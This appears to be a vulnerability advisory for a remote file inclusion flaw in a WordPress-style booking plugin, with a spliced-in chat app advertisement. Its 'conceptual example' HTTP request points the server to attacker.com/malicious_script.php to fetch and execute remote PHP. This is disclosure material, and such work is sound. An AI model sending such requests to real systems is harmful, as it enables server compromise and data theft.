
Overview
CVE-2025-27011 is a significant vulnerability that affects the Magepeopleteam Booking and Rental Manager. This flaw leverages an improper control of the filename for Include/Require Statement in the PHP program. This exploitation can potentially lead to system compromise or data leakage, making it a considerable threat to system administrators and users of the affected software.
Vulnerability Summary
CVE ID: CVE-2025-27011
Severity: High (7.5 CVSS score)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: Potential system compromise or data leakage
Affected Products
 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.

Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
Magepeopleteam Booking and Rental Manager | n/a through 2.2.8
How the Exploit Works
The exploit works by allowing an attacker to control the filename in a PHP include/require statement. This is done through a remote file inclusion vulnerability, allowing an attacker to execute arbitrary PHP code. The attacker can manipulate the input to these statements to reference a file of their choosing, often on a remote system under their control. This could result in the execution of arbitrary code, leading to unauthorized access, data leakage, or even a system compromise.
Conceptual Example Code
This conceptual example demonstrates how the vulnerability might be exploited. The attacker sends a POST request with a malicious payload to a vulnerable endpoint.
POST /vulnerable/endpoint HTTP/1.1
Host: target.example.com
Content-Type: application/json
{ "malicious_payload": "http://attacker.com/malicious_script.php" }
In this example, the “malicious_payload” would cause the server to include and execute the PHP code located at the specified URL, potentially leading to a system compromise.
